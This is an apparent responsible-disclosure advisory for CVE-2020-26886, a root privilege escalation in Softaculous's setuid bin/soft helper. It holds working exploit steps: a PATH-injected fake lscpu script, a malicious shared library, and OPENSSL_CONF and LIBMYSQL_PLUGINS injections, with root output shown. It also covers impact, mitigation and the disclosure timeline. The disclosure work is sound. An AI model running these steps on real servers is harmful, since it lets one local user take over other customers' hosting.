October 31, 2020 #Security | #softaculous

CVE-2020-26886: Local Privilege Escalation using softaculous/bin/soft

This article describes CVE-2020-26886, a local privilege escalation affecting Softaculous < 5.5.7, along with generic tips when facing spooky setuid PHP interpreters. This software is widely deployed with most panels (eg. cPanel, Plesk, DirectAdmin).

> **Softaculous** is the leading Auto Installer for cPanel, Plesk, DirectAdmin, InterWorx, H-Sphere. It has 420 great scripts, and is still adding more.

Description of the issue

We discovered a local privilege escalation to root using the `softaculous/bin/soft` setuid binary. This was tested to work on the latest release of Softaculous, on various panels (even if CloudLinux is installed).

The Softaculous installation process adds a binary at `softaculous/bin/soft`. Its location depends on the web management panel used:

Panel	Path
cPanel	`/usr/local/cpanel/whostmgr/docroot/cgi/softaculous/bin/soft`
Direct Admin	`/usr/local/directadmin/plugins/softaculous/bin/soft`
Plesk	`/usr/local/softaculous/bin/soft`
Interworx	`/usr/local/softaculous/bin/soft`
Others	`/usr/local/softaculous/bin/soft`

When not found at one of these locations, one can use `find` to locate it.

```
user@some-host:~$ find / -wholename '*/softaculous/bin/soft' 2>/dev/null
/usr/local/softaculous/bin/soft
```

This `bin/soft` command is owned by root and has the setuid flag set, meaning anyone can execute them with `root` privileges.

```
user@some-host:~$ ls -alh /usr/local/softaculous/bin/soft
-r-sr-xr-x. 1 root root 9.7K Sep 13 23:30 /usr/local/softaculous/bin/soft
```

This binary is a helper exposing two functions: `download` and `sess`, and seems to be used by the front end interface to execute either with elevated privileges or as the customer's account (identified by its session).

```
user@some-host:~$ /usr/local/softaculous/bin/soft download tooshort
Softaculous Computer Binary

user@some-host:~$ /usr/local/softaculous/bin/soft download aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Wrong Command
```

Behind the scenes, this binary is invoking `/usr/bin/php /usr/local/softaculous/cron.php [snip]`. Two measures are already taken to prevent vulnerabilities:

`-d auto_prepend_file=none` and `-d auto_append_file=none` are passed as parameter to PHP; The environment variables `PHPRC`, `PHP_INI_SCAN_DIR` and `PHP_INI_PATH` are unset.

However, in some configurations (eg. confirmed on Plesk), this program is still vulnerable to a `PATH` environment injection, as the `lscpu` is invoked by a subsequent script using a relative path:

```
user@plesk-host:~$ cat /tmp/lscpu
#!/bin/bash
/usr/bin/id >> /tmp/proof
/bin/sleep 2

user@plesk-host:~$ PATH=/tmp /usr/local/softaculous/bin/soft download aaaaaaaaaaaaaaaaaaaa
Wrong Command

user@plesk-host:~$ cat /tmp/proof
uid=0(root) gid=0(root) groups=0(root),1004(psacln)
```

By debugging PHP, we noticed that PHP and its modules are using many environment variables to locate configuration files. Both `LIBMYSQL_PLUGINS` and `OPENSSL_CONF` allow custom modules to be loaded via Linux dynamic libraries.

In the following parts, we describe how to create the dynamic library and how to use it to exploit these two environment variables. The following code was used:

```
// gcc -shared -fPIC foo.c -o /home/user/foo.so
#include <stdio.h>
#include <unistd.h>

__attribute__((constructor)) void bla() {
    system("id");
}
```

Using OPENSSL_CONF

This environment variable allows us to override where the OpenSSL config file is loaded from, and we can trick it into loading our custom module.

First, we create `/home/user/ssl.conf` with the following content:

```
openssl_conf = conf_section

[ conf_section ]
engines = engine_section

[ engine_section ]
foo = foo_section

[ foo_section ]
engine_id = foo
dynamic_path = /home/user/foo.so
default_algorithms = ALL
init = 1
```

Then we run `bin/soft`, pointing to our configuration file:

```
user@some-host:~$ OPENSSL_CONF=/home/user/ssl.conf  /usr/local/softaculous/bin/soft downloa
uid=0(root) gid=0(root) groups=0(root),1004(psacln)
Wrong Command
```


This method was confirmed to work with cPanel (with or without CloudLinux), Interworx, Plesk, DirectAdmin.

Using LIBMYSQL_PLUGINS

`LIBMYSQL_PLUGINS` is documented as part of mysql_load_plugin, and should contain a comma-separated list of plugin names to be loaded. They are loaded relative to the `plugin-dir` option, so we have to do a directory traversal.

We execute `bin/soft` with `LIBMYSQL_PLUGINS` pointing to our dynamic library:

```
user@some-host:~$ LIBMYSQL_PLUGINS=../../../../../home/user/foo  /usr/local/softaculous/bin
uid=0(root) gid=0(root) groups=0(root),1004(psacln)
```



This works on hosts where PHP 5.6 is the default interpreter, rather than 7.x. We haven't found any production environment using this, but provide it to show this vulnerability isn't specific to PHP 7.

Impact

This local privilege escalation allows anyone with a local account to gain `root` privileges, compromising the boundary between customers. On shared hostings, this can be achieved by anyone with a valid account.

Malicious actors can also combine this with a RCE in a third-party product installed on the hosting server; i.e. CVE-2020-5776, to remotely compromise the whole server (rather than a singular website).

Mitigation

If at all possible, it would be best to not rely on `setuid` helper at all, and to rely on the frontend panels (cPanel/Plesk/…) to handle privileges and admin operations. The released fix follows the best practice by providing a clean `environ` as the last argument of `execve`.

Timeline

This bug was discovered mid-september and reported on the 30th of September 2020. A fix was published on the 2nd October 2020, and we agreed on a public disclosure on the last day of the month.

As Softaculous embeds an auto-update functionality, sane instances should already be patched.